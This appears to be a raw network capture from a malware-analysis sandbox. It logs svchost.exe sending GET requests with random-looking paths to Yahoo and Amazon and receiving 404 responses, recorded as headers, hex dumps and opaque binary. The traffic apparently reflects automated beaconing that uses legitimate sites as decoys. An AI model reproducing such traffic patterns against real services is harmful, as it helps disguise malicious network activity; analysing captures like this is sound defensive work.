2021-09-28 07:53:58 UTC	946	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:53:58 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRI PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 10 server: ATS Content-Length: 928 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=0ljp5jplgl5igm&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:59 UTC	951	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:53:59 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: NM0YCKVJ57X70XY2B20A x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:53:59 UTC	952	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[{"(.W)]n"u=Pa9n{[1+: 'Ch['*^kz<{VJZqQFb;i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49940	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:00 UTC	952	OUT	GET /eAtiq6q23uzpfjnsva/q3xgjbji2c1D0csjhBdkai07oEncd5Ye9nkajur7/vs1170vtjt79fs2aj87jy2t5tyzm66Zp0viChousraf8/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:00 UTC	953	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:53:59 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 10 server: ATS Content-Length: 782 Age: 1 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=825ibo9gl5igo&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:00 UTC	954	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 30 30 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 62 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:00 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:00 UTC	954	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 65 41 74 69 71 36 71 32 33 75 7a 70 66 6a 6e 73 76 61 25 32 66 71 33 78 67 6a 62 6a 69 32 63 31 44 30 63 73 6a 68 42 64 6b 61 69 30 37 6f 45 6e 63 64 35 59 65 39 6e 6b 61 6a 75 72 37 25 32 66 76 73 31 31 37 30 76 74 6a 74 37 39 66 73 32 61 6a 38 37 6a 79 32 74 35 74 79 7a 6d 36 36 5a 70 30 76 69 43 68 6f 75 73 72 61 66 38 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 Data Ascii: <html><meta charset='utf-8'><script>var u="https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2feAtiq6q23uzpfjnsva%2fq3xgjbji2c1D0csjhBdkai07oEncd5Ye9nkajur7%2fvs1170vtjt79fs2aj87jy2t5tyzm66Zp0viChousraf8%2f;if(window!=window.top){

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49941	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:00 UTC	955	OUT	GET /ruhmqj52my7pp86DzBjihfe/5Gas5ouavctnk1jk0e3Z1dmfpizvcylv5x6H14pkc/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:00 UTC	955	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:00 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: WR1820SJGAZTDD7RW0KH x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:00 UTC	956	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: UJo6+,Yt=I["(.W)]n"u=Pa9n[1+:`Ch["**kz<{VJZqQFb:i+:S6nVD_%=I X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49944	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:01 UTC	957	OUT	GET /mv5d2ghb91jYux3rhfgUzspdpQ/nrdl3qvqu3ifqEhQsmfgwlvqpxjErohrn/8aj6zfmdkmm2lf5o8vjm8A6e0acvc16rig6/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:01 UTC	957	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:00 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 768 Age: 1 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=3j1o0jhg15igp&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:01 UTC	958	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 30 31 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:01 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:01 UTC	959	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 6d 76 35 64 32 67 68 62 39 31 6a 59 75 78 33 72 68 66 67 55 7a 73 70 64 70 51 25 32 66 6e 72 64 6c 33 71 76 67 6a 75 33 69 66 71 45 68 51 73 6d 66 67 77 6c 76 71 70 78 6a 45 72 6f 68 72 6e 25 32 66 38 61 6a 36 7a 66 64 6d 6b 6d 6d 32 6c 66 35 6f 38 76 6a 6d 38 41 36 65 30 61 63 76 63 31 36 72 69 67 36 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fmy5d2ghb91jYux3rhfgUzspdpQ%2fnrdl3qvgju3ifqEhQsmfgwlvqpxjErohrn%2f8aj6zfdmkm2lf5o8vjrm8A6e0acvc16rig6%2f;if(window!=window.top){ document

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49945	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:01 UTC	959	OUT	GET /b2YpY0vEhxawf6yh70/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:54:01 UTC	960	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:01 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 16 server: ATS Content-Length: 602 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=6fk4mhppl5igp&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:01 UTC	961	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 30 31 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:01 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:01 UTC	961	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 62 32 59 70 59 30 76 45 68 78 61 77 66 36 79 68 37 30 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 75 6e 61 76 61 69 6c 61 62 6c 65 2e 3c 2f 70 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 67 65 6f 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 70 3f 73 3d 31 31 39 37 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fb2YpY0vEhxawf6yh70%2f;if(window!=window.top){ document.write('<p>Content is currently unavailable.</p> Data Ascii: b"?iO="5b`LitTg?(svzgd03+!T8ac;/MYi`Q:b^kMhX5d;?[f-ql1]0d67QQ\$B<vQ<Bm[uiWWW~^KhY*K]0SWwVv:oPepW/(\</p>
2021-09-28 07:53:17 UTC	22	IN	Data Raw: 62 22 83 09 3f c0 5c 94 4f 19 3d 18 13 09 d4 22 8e 35 62 02 ae f1 60 4c 05 0a 49 1d 74 54 ed a9 67 3f c7 28 c2 a2 ca b4 9d b1 80 73 84 02 76 a0 d2 27 c7 7a f3 12 be 67 64 6f f5 33 c0 2b 10 90 49 d8 e7 3f 14 ec 54 bd 38 61 63 b7 df 3b ee 2f 4d 59 dc ce c1 10 69 96 bf a2 60 e7 14 11 f4 51 90 fa 3a d2 d4 b7 bd 62 ae d6 5e 6b 4d 68 d5 0f f0 d1 58 35 a7 1d 64 3b fa 9c 9c 3f c0 7b 93 66 2d 71 8b fe a2 4c f0 13 11 1a ae 31 88 7c 30 a0 8a 64 c1 36 c0 ff 11 37 8d bb 97 fe fe ef 51 94 51 24 42 15 89 ee 0f d0 ce 3c 83 76 51 00 c7 3c d3 42 9a 6d 12 5b f2 b9 a8 75 dc b0 69 57 57 7e c2 fa ef b8 d2 b8 e5 ea 5e ee fd 4b a2 16 68 c6 9d d3 59 2a af 43 0f 5b 30 05 53 bb b8 0d 57 8f 76 9f 56 56 3a ab 6f e4 50 e0 f9 cb c3 65 f2 70 94 01 94 2f f3 1c 57 c8 3b f6 28 e3 5c ae da Data Ascii: b"?iO="5b`LitTg?(svzgd03+!T8ac;/MYi`Q:b^kMhX5d;?[f-ql1]0d67QQ\$B<vQ<Bm[uiWWW~^KhY*K]0SWwVv:oPepW/(\
2021-09-28 07:53:17 UTC	26	IN	Data Raw: 6a ca 9d 80 7f 66 84 fe 57 1a 67 ab f3 73 78 72 37 e4 d9 ee ba 4e 24 2c 0a 87 57 7c 7b e3 42 56 3a 85 22 a3 2b 3c 81 1c c7 0a ab f0 a6 3b 2d 86 71 b0 90 d6 a9 57 f2 2b aa 62 96 bc 21 9c 4f 3d 09 1d 26 c0 3e 7d 09 fc f9 51 94 e7 3f e3 b9 d2 f4 5b 08 03 94 a3 29 a6 d4 33 ed ab d3 34 de 47 02 32 c8 3a 64 69 b9 dd de 97 e3 12 04 47 84 2e 3e c4 07 47 e3 f2 80 db 22 a7 26 1d a6 04 9f 11 3d 20 ca ba 23 06 21 4c 7a 27 e5 7f 9f de da 1b 07 5b 13 8e d6 88 3d 64 bd d3 18 a3 d2 0c 34 66 c9 79 cd fd 79 56 54 e2 f5 a0 dc 44 3a c5 d4 1f a8 fa 04 5c ac ea ab 3a b0 5a eb f9 dd 6c 33 ea 72 c0 08 6b 20 51 50 65 83 bb f4 52 e1 cd df d7 04 30 4d 67 bd f7 de 8a c6 7f ba 38 23 8e 10 83 d9 c0 70 19 5f 84 78 54 ee ea f4 52 90 ae c8 2e 7c 97 61 80 fc 81 a6 1a a0 e6 ec 5a 20 eb Data Ascii: jfWgsxr7N\$,W[{BV:"+<;-qW+b!O=&>}Q?[]34G2:diG.>G"&= #LZ["=d4fyyVTD:~L3rk QPeR0Mg8#p_xTR.jaZ

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:17 UTC	30	IN	Data Raw: 97 b9 2e d5 4e 2a e1 0f 96 0e 4d 56 dc 8f 7b b2 b8 7b 21 72 32 d4 63 78 75 87 33 9e 85 61 2f 75 75 b6 63 43 2e 85 18 b1 ab 46 33 69 3b 37 04 b6 3d 8f 6a f6 5e a9 74 08 d7 a9 d1 00 c6 ba 64 3f 63 b7 a4 83 4b 40 e7 f9 a5 f5 a4 5a 66 a9 17 3b 49 c8 0b f4 2a 3e 0e 1a b5 b3 c3 3e 6d 36 32 a1 c4 ae 7e b1 a5 e0 ee bf d1 4f 09 f5 d3 77 05 b7 99 d5 84 38 f8 95 40 ea 2e 40 be ab 5c 38 c2 ef e8 ca 0a 73 42 fb f1 96 4f ba 21 c1 73 c9 c3 35 15 11 0e 26 69 2b fa 4f e4 7d fb 8f 5f dd 69 16 35 87 1c fb 54 b7 5f ea 7c 4d 80 12 4b b3 7e 43 fb 0d 32 05 80 2a 46 01 be a7 d3 1c d8 bc de 97 b3 db ea 14 1f 73 61 2e 52 43 cb 60 04 91 15 db 21 2e 6f e8 3c 24 07 17 ad 64 80 94 e2 be bf b3 ed 95 10 10 ac 6f 69 de f7 22 2a 0d c7 c3 79 b9 56 9b 18 2f de b5 fe 89 61 8c fd 0c 09 93 c0 Data Ascii: .N*MV{{!r2cxu3a/uucC.F3i;7~j^?cK@Zf;I*>m62~Ow8@.@\8sBO!s5&i+O}_i5T_JMK~C2*Fsa.RC"!.< \$doi"*yV/a
2021-09-28 07:53:17 UTC	34	IN	Data Raw: ee 7b 5c 8c 4b 11 b2 e2 01 9d a5 d2 52 8b 8f 87 8b 67 72 22 4f df 83 f4 d9 d7 4f 32 d4 23 56 93 10 59 70 b0 56 ad 87 f0 09 0b 1b b4 0a 71 c3 5c cf 8e e9 87 e6 f6 b4 18 17 e9 4c c7 1a b0 94 f4 36 77 c5 a1 a0 d6 5b a1 50 02 cf 15 51 61 9c c9 a6 27 05 5c fa f0 68 65 81 d9 9b 03 e3 41 2d 3f 8f 74 e4 b4 76 c5 22 2f 34 ea a6 d0 e1 77 24 09 24 13 4b 3b d4 01 4b 28 84 bd 48 0e 4f bb 33 e6 f3 5c 58 c5 4a dd 65 d9 72 5c 4c f7 a3 5f b5 9f b6 82 dc fe be 09 49 fe b2 40 2c 4a 17 2f 48 6a b2 13 a9 5e 1c 27 b8 ea 25 98 05 cb a6 7e c4 71 b5 11 bd 9b 8d 01 8b 0b 54 55 05 81 6e 10 62 a5 5a 6f 6d ce 77 e4 66 94 b0 96 e5 3a d1 aa d4 cd 56 32 6d e1 b0 32 1b 57 66 45 e2 59 68 c5 da a3 c1 53 oc a8 54 00 b8 73 73 f8 c0 82 c8 44 dc 1f d1 f5 24 b8 27 cc 2c 65 8d b7 c7 0b b0 0f 1a Data Ascii: {\KRgr"OO2#VYpVqjL6w[PQa\heA-?tv"/4w\$K;K;(HO3\XJerL_I@,J/Hj^%~qTUnbZomwf:V2m2WfEYhSts sD\$,e
2021-09-28 07:53:17 UTC	38	IN	Data Raw: 70 19 70 20 16 3e a8 81 94 5d 31 55 b3 6a ae 7b 45 84 38 fa e0 6d 8f 65 8f 51 6c 5d 35 30 22 c3 53 2e 75 cc d5 72 84 44 07 cc 49 e5 1d 95 c3 50 f5 7a 83 a3 0e 8a 42 7c 1b 8f 4a 37 b4 70 b0 7d 34 e1 47 bf cb 36 de 62 68 0d 82 eb f7 c6 7c b9 bf 22 3a 64 4e 14 cb f8 08 d3 1f d3 d9 46 bf 99 1e 68 19 d9 61 fd 7b 57 a6 43 9e 93 b4 04 92 25 d4 7f bd e1 46 9d 69 1f 2f 55 ef 4c 02 7c c0 fd 60 f3 5f e2 fd 81 5a 35 c2 2f 0f f2 0f b7 86 a1 5e c8 e7 81 8c 2e c6 b8 a3 bc c9 8f 04 5a 4b d2 44 1b 32 3f 61 a4 24 2b cf 3a 83 68 32 fa 9f 28 82 d4 bc b7 10 7b d0 e0 79 09 23 13 28 97 f1 52 13 a6 c4 32 a1 c2 3e 57 10 d8 5e c8 cd eb 55 10 6d b7 71 d2 e8 2e 31 58 b9 5a 61 38 7d 26 69 36 75 04 11 28 14 a6 4e 0b 8c cc b2 41 7a ac 98 8d 1d aa 48 28 3e b0 11 64 9b 14 9e dc d7 f2 Data Ascii: pp >]1Uj{E8meQj]50"S.urDIPzBjJ7~Kp)4G6bh[":dNFha{WC%Fi/UL}`_Z5/^..ZMD2?as\$+;h2{[My{R2>W^U mq.1XZa8};&i6u(N+AzH(>d
